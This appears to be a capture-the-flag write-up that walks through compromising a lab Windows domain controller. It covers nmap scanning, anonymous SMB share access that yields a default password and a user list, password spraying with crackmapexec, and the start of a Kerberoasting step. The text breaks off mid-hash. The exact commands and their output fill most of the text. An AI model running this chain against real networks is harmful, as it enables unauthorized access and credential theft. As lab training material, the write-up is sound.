
Writeup-CTD-MCC-2022

Descriptions


A. Information Gathering

Running the command `nmap -sC -sV 10.10.0.237 -oA output-nmap` revealed a wealth of information about the network at that IP address.




```
└─# nmap -sC -sV 10.10.0.237 -oA output-nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 03:01 EST
Nmap scan report for 10.10.0.237
Host is up (0.26s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-05 08:01:39Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: mcc.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: mcc.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-12-05T08:02:34+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MCC
|   NetBIOS_Domain_Name: MCC
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: mcc.local
|   DNS_Computer_Name: DC01.mcc.local
|   DNS_Tree_Name: mcc.local
|   Product_Version: 10.0.17763
|_  System_Time: 2022-12-05T08:01:55+00:00
| ssl-cert: Subject: commonName=DC01.mcc.local
| Not valid before: 2022-11-18T12:43:23
|_Not valid after:  2023-05-20T12:43:23
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Running the command `crackmapexec smb 10.10.0.237 -u 'anonymous' -p '' --shares` will result in a list of available shares on the 10.10.0.237 IP. We notice **READ** permissions in `HR_Work` shares.




```
└─# crackmapexec smb 10.10.0.237 -u 'anonymous' -p '' --shares
SMB         10.10.0.237     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:mcc.local)
SMB         10.10.0.237     445    DC01             [+] mcc.local\anonymous:
SMB         10.10.0.237     445    DC01             [+] Enumerated shares
SMB         10.10.0.237     445    DC01             Share           Permissions     Remark
SMB         10.10.0.237     445    DC01             -----           -----------     ------
SMB         10.10.0.237     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.0.237     445    DC01             C$                              Default share
SMB         10.10.0.237     445    DC01             HR_Work         READ
SMB         10.10.0.237     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.0.237     445    DC01             NETLOGON                        Logon server share
SMB         10.10.0.237     445    DC01             SYSVOL                          Logon server share
```

We can use the commands `impacket-smbclient anonymous@10.10.0.237` to login as anonymous. Then, we can list the shares using `shares`, and use the shares **HR_Work** using `use` command. After that, we can try run `ls` to list the files inside the shares and download using `get`. Use `exit` to exit the program.



```
└─# impacket-smbclient anonymous@10.10.0.237
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
Type help for list of commands
# shares
ADMIN$
C$
HR_Work
IPC$
NETLOGON
SYSVOL
# use HR_Work
# ls
drw-rw-rw-          0  Sun Nov 20 11:04:30 2022 .
drw-rw-rw-          0  Sun Nov 20 11:04:30 2022 ..
-rw-rw-rw-       1323  Sun Nov 20 11:04:30 2022 HR_Work_Notes.txt
# get HR_Work_Notes.txt
# exit
```


Inside the text file, we can see a list of users with domain of `mcc.local` and one possible default passwords `MCC2022!@#`.



```
[MCC - Malaysian Cybersecurity Company]

* Some notes for myself (HR Work)

[Introduction]
* Will blast this to all new employees

Welcome to MCC! I am pleased you are joining us as a [Job Title].
As you might imagine, your role is crucial in helping us both meet and maintain the goals of our services and our company as a whole.
I'm certain your [skill set, unique experience, recent education, etc..] will support our business.

Enclosed you will have the final documents and credentials to access mail in our internal server to complete the rest of your onboarding process.
Please ensure you change your passwords once login in your email.
Please complete these by 3 December 2022 before 12 AM.

We are all here to support you as you transition into your new role.
Do not hesitate to call on any of us should you have questions or comments.

[List of Employees 2020-2022]

* Remove some employees in the list below
* "MCC2022!@#"

ali.akbar@mcc.local
rahim.mikail@mcc.local
aniq.fakhrul@mcc.local
support.mcc@mcc.local
admin.mcc@mcc.local
yusuf.toib@mcc.local
jamal.kasim@mcc.local
hamid.samidun@mcc.local
pori.samuel@mcc.local
kiwi.nana@mcc.local
omar.mahmud@mcc.local
mimi.ahmad@mcc.local
mark.adam@mcc.local
siti.kenali@mcc.local
kamal.abdul@mcc.local
jamil.abdul@mcc.local
```


By using **Crackmapexec**, we can password spray the users list by attempting to login to each user with the default passwords `MCC2022!@#`. But, please ensure the list of users already clean by using this commands:

- `cat users.txt | cut -d "@" -f 1 > clean_users.txt`




```
└─# cat users.txt | cut -d "@" -f 1
ali.akbar
rahim.mikail
aniq.fakhrul
support.mcc
admin.mcc
yusuf.toib
jamal.kasim
hamid.samidun
pori.samuel
kiwi.nana
omar.mahmud
mimi.ahmad
mark.adam
siti.kenali
kamal.abdul
jamil.abdul

┌──(root㉿kali)-[/opt/Work/MCC/Writeup]
└─# cat users.txt | cut -d "@" -f 1 > clean_users.txt
```

- `cat users.txt | sed 's/@mcc.local//g' > clean_users.txt`



```
└─# cat users.txt | sed 's/@mcc.local//g'
ali.akbar
rahim.mikail
aniq.fakhrul
support.mcc
admin.mcc
yusuf.toib
jamal.kasim
hamid.samidun
pori.samuel
kiwi.nana
omar.mahmud
mimi.ahmad
mark.adam
siti.kenali
kamal.abdul
jamil.abdul

┌──(root㉿kali)-[/opt/Work/MCC/Writeup]
└─# cat users.txt | sed 's/@mcc.local//g' > clean_users.txt
```


Use the `clean_users.txt` to password spray using commands `crackmapexec smb 10.10.0.237 -u clean_users.txt -p 'MCC2022!@#' --continue-on-success` . We found out one user `mark.adam` with valid credentials.



```
└─# crackmapexec smb 10.10.0.237 -u clean_users.txt -p 'MCC2022!@#' --continue-on-success
SMB         10.10.0.237     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:mcc.local)
SMB         10.10.0.237     445    DC01             [-] mcc.local\ali.akbar:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\rahim.mikail:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\aniq.fakhrul:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\support.mcc:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\admin.mcc:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\yusuf.toib:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\jamal.kasim:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\hamid.samidun:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\pori.samuel:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\kiwi.nana:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\omar.mahmud:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\mimi.ahmad:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [+] mcc.local\mark.adam:MCC2022!@#
SMB         10.10.0.237     445    DC01             [-] mcc.local\siti.kenali:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\kamal.abdul:MCC2022!@# STATUS_LOGON_FAILURE
SMB         10.10.0.237     445    DC01             [-] mcc.local\jamil.abdul:MCC2022!@# STATUS_LOGON_FAILURE
```


B. Initial Foothold (user.txt)

Let's use **Powerview** with the valid user we found. Use this commands `powerview mcc.local/mark.adam:'MCC2022!@#' --dc-ip 10.10.0.237`. If you got the same results as the picture below, you are successfully connected.



```
└─# powerview mcc.local/mark.adam:'MCC2022!@#' --dc-ip 10.10.0.237
WARNING:root:Error bind to LDAPS, trying LDAP
(LDAP)-[mcc.local\mark.adam]
PV >
```


As we have learn about **Kerberoasting**, let's try use `Invoke-Kerberoast -NoWrap` to extract any Kerberos service tickets using **Powerview**. Save the hash in one text file (hash.txt) and ensure you copy the full hash from `$krb5tgs$23` till the end.



```
(LDAP)-[mcc.local\mark.adam]
PV > Invoke-Kerberoast -NoWrap
sAMAccountName           : svc.mcc
servicePrincipalName     : MSSQLSvc/SQL01.mcc.local:1443
Hash                     : $krb5tgs$23$*svc.mcc$MCC.LOCAL$mcc.local/svc.mcc*$e31f505fe729948b99d0406d
